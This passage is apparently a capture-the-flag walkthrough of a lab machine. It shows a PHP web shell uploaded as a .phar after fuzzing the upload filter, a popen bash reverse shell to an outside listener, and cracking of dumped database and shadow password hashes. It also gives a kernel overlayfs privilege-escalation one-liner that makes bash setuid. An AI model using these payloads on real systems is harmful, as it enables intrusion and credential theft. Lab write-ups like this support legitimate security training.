


Once in, we can only upload files so lets do it:



We can only upload png files and they all are storage in /uploads directory

```
Request
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: 10.10.11.241:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundary24c5f280de8394dad8bc3e3a7bbc7d45
8 Content-Length: 1172188
9 Origin: http://10.10.11.241:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.10.11.241:8080/index.php
13 Cookie: PHPSESSID=jo7c8e5irs8i0anl6kva9co03a
14 Upgrade-Insecure-Requests: 1
15 DNT: 1
16 Priority: u=0, i
17
18 -----geckoformboundary24c5f280de8394dad8bc3e3a7bbc7d45
19 Content-Disposition: form-data; name="image"; filename="foreground(1).png"
20 Content-Type: image/png
21
22 PNG
23
24 IHDRgBÛ- pHYsÄÄ+iiTXtXML:com.adobe.xmp<x:xmpmeta xmlns:x='adobe:ns:meta/'>
25   <rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
26
27     <rdf:Description rdf:about=''
```



Trying we see that a withe list exists so we can fuzz extensions using **fuff**

```
1 HTTP/1.1 302 Found
2 Date: Sun, 25 May 2025 12:57:38 GMT
3 Server: Apache/2.4.55 (Ubuntu)
4 Location: /failed.php
5 Content-Length: 0
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10

--geckoformboundary589c3717c7909250ddb0ee1d51a05a4d

d51a05a4d
filename="foreground.php"
```



```

0) Gecko/20100101 Firefox/138.0
/xml;q=0.9,*/*;q=0.8

koformboundary589c3717c7909250ddb0ee1d51a05a4d

5a4d
ame="foreground.php999"

```

```

1 HTTP/1.1 302 Found
2 Date: Sun, 25 May 2025 12:58:04 GMT
3 Server: Apache/2.4.55 (Ubuntu)
4 Location: /success.php
5 Content-Length: 0
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10

```

```

ee1d51a05a4d^M
"; filename="foreground.FUZZ"^M

```

SHELL

```

ffuf -request hospital.req -request-proto http -w /usr/share/wordlists/seclists/Fuzzing/extensions-most-common.fuzz.txt -mr success

```

SHELL

```

:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Regexp: success

```

```

phar [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1230ms]
txt [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1272ms]
shtm [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 554ms]
phtm [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 768ms]
:: Progress: [31/31] :: Job [1/1] :: 2 req/sec :: Duration: [0:00:20] :: Errors: 25 ::


```

After the fuzzing, we know now that we can upload phar and phtm files which can execute php so lets try:

```

17
18 -----geckoformboundary589c3717c7909250ddb0ee1d51a05a4d
19 Content-Disposition: form-data; name="image"; filename="foreground.phar"
20 Content-Type: image/png
21
22 <?php
23 system($_GET['cmd'])
24 ?>

```



We cannot see the output so lets see phpinfo

```
-----geckoformboundary589c3717c7909250ddb0ee1d51a05a4d
Content-Disposition: form-data; name="image"; filename="test.phar"
Content-Type: image/png

<?php
phpinfo()
?>
```

Calendar support	enabled
------------------	---------

Core		
PHP Version	7.4.33	
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec
display_errors	Off	Off

A bunch of functions are disabled. In order to bypass this y use the next dangerous extensions dictionary and using php I can see which one are enabled.

<https://github.com/teambi0s/dfunc-bypasser>

PHP


```
<?php

$functions =
```

```
array('pcntl_alarm','pcntl_fork','pcntl_waitpid','pcntl_wait','pcntl_wifexited','pcntl_wifstopped','pcntl_wifsignaled','pcntl_wifcontinued','pcntl_wexitstatus','pcntl_wtermsig','pcntl_wstopsig','pcntl_signal','pcntl_signal_get_handler','pcntl_signal_dispatch','pcntl_get_last_error','pcntl_strerror','pcntl_sigprocmask','pcntl_sigwaitinfo','pcntl_sigtimedwait','pcntl_exec','pcntl_getpriority','pcntl_setpriority','pcntl_async_signals','error_log','system','exec','shell_exec','popen','proc_open','passthru','link','symlink','syslog','ld','mail');
```



```
foreach ($functions as $f) {
    if (function_exists($f)) {
        echo $f . " exists<br>\n";
    }
}
```

```
?>
```



Explotation

We can use **popen** function to command execution



And now the reverse shell

```
<?php
error_reporting(E_ALL);

/* Añade redirección, por lo que podemos obtener stderr. */
$gestor = popen('bash -c "bash -i >& /dev/tcp/10.10.14.14/4444 0>&1"', 'r');
echo "'$gestor'; " . gettype($gestor) . "\n";
$leer = fread($gestor, 2096);
echo $leer;
pclose($gestor);
?>
```

```
> sudo nc -nlvp 4444
Connection from 10.10.11.241:6562
bash: cannot set terminal process group (988): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webserver:/var/www/html/uploads$ |
```

Privilege Escalation

Once we're in The Linux machine we can see the mysql root password in the *config.php* file

```
www-data@webserver:/var/www/html$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:8a:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.2/24 brd 192.168.5.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:8a02/64 scope link
        valid_lft forever preferred_lft forever
www-data@webserver:/var/www/html$
```

```
www-data@webserver:/var/www/html$ cd .con
bash: cd: .con: No such file or directory
www-data@webserver:/var/www/html$ cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_NAME', 'hospital');

/* Attempt to connect to MySQL database */
```

SHELL

```
MariaDB [(none)]> show databases;
```

```
+-----+
| Database      |
+-----+
| hospital      |
| information_schema |
| mysql         |
```

```
| performance_schema |
```

```
| sys |
```

```
+-----+
```

```
5 rows in set (0.008 sec)
```

```
MariaDB [(none)]> use hospital;
```

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

```
MariaDB [hospital]> show tables;
```

```
+-----+
```

```
| Tables_in_hospital |
```

```
+-----+
```

```
| users |
```

```
+-----+
```

```
1 row in set (0.000 sec)
```

```
MariaDB [hospital]> select * form users;
```

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'form users' at line 1

```
MariaDB [hospital]> select * from users;
```

```
+---+-----+-----+-----+-----+-----+-----+
```

```
| id | username | password | created_at |
```

```
+---+-----+-----+-----+-----+-----+-----+
```

```
| 1 | admin | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2 | 2023-09-21 14:46:04 |
```

```
| 2 | patient | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO | 2023-09-21 15:35:11 |
```

```
| 3 | test | $2y$10$d.PTmSHZ8Wre4ajdh7K.2.Mxql8Y3GMxAqbAfqi0whxO/uLGIXu3O | 2025-05-24 03:01:46 |
```

```
| 4 | belin | $2y$10$4Z7K4TM3l607CcUo9LBQFuE1XM.CCl4pW1I9XDai7xjjPR5aLA2AO | 2025-05-24
```

```
15:32:13 |
```

```
+---+-----+-----+-----+-----+-----+-----+
```

```
4 rows in set (0.000 sec)
```

Once we have the users's hashes we could try to crack them using **hashcat**

SHELL

```
hashcat --user -m 3200 hash /usr/share/wordlists/rockyou.txt
```

SHELL

```
$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2:123456
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
```

```
Hash.Target.....: $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3...xcjMh2
```

```
Time.Started.....: Sun May 25 09:32:26 2025 (2 secs)
```

```
Time.Estimated...: Sun May 25 09:32:28 2025 (0 secs)
```

```
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
```

```

Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 564 H/s (9.06ms) @ Accel:2 Loops:8 Thr:11 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 660/14344384 (0.00%)
Rejected.....: 0/660 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> cheyenne
Hardware.Mon.#1..: Temp: 44c Fan: 33% Util: 80% Core:1980MHz Mem:6801MHz Bus:16

Started: Sun May 25 09:32:21 2025
Stopped: Sun May 25 09:32:29 2025

```

We've got the admin password but we can't do nothing because in the machine there is no admin user but rather drwilliams

SHELL

```

root:x:0:0:root:/root:/bin/bash
drwilliams:x:1000:1000:Lucy Williams:/home/drwilliams:/bin/bash
www-data@webserver:/var/www/html$ cat /etc/passwd | grep bash

```

After a while I release the kernel is vulnerable so I exploit it using this reddit post:

SHELL

```

www-data@webserver:/var/www/html$ uname -a
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64
x86_64 x86_64 GNU/Linux

```

https://www.reddit.com/r/selfhosted/comments/15ecpck/ubuntu_local_privilege_escalation_cve20232640/

SHELL

```

www-data@webserver:/var/www/html$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch
m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("id")'
uid=0(root) gid=33(www-data) groups=33(www-data)

```

SHELL

```

setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;"
&& u/python3 -c 'import os;os.setuid(0);os.system("chmod +s /bin/bash")'

```

SHELL

```

www-data@webserver:/var/www/html$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1437832 Jan 7 2023 /bin/bash

```

SHELL

```
www-data@webserver:/var/www/html$ /bin/bash -p
bash-5.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

Once we're root, what we can do is read the shadow file in order to get drwilliams's hash and crack it using **hashcat** again

SHELL

```
drwilliams:$6$uWBSecOXXtBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7Nq
zouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::
```


SHELL


```
> hashcat --user hash /usr/share/wordlists/rockyou.txt
```

SHELL

```
$6$uWBSecOXXtBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz
6Ag0qcyGQxW192y/:qwe123!@#
```

We've got the drwilliams password and we can now go back and login in the webmail






In the webmail there is a mail from drbrown telling to us that we need to upload and .eps file to resume the project. I used the next exploit to make a malicious eps:

<https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection>

SHELL

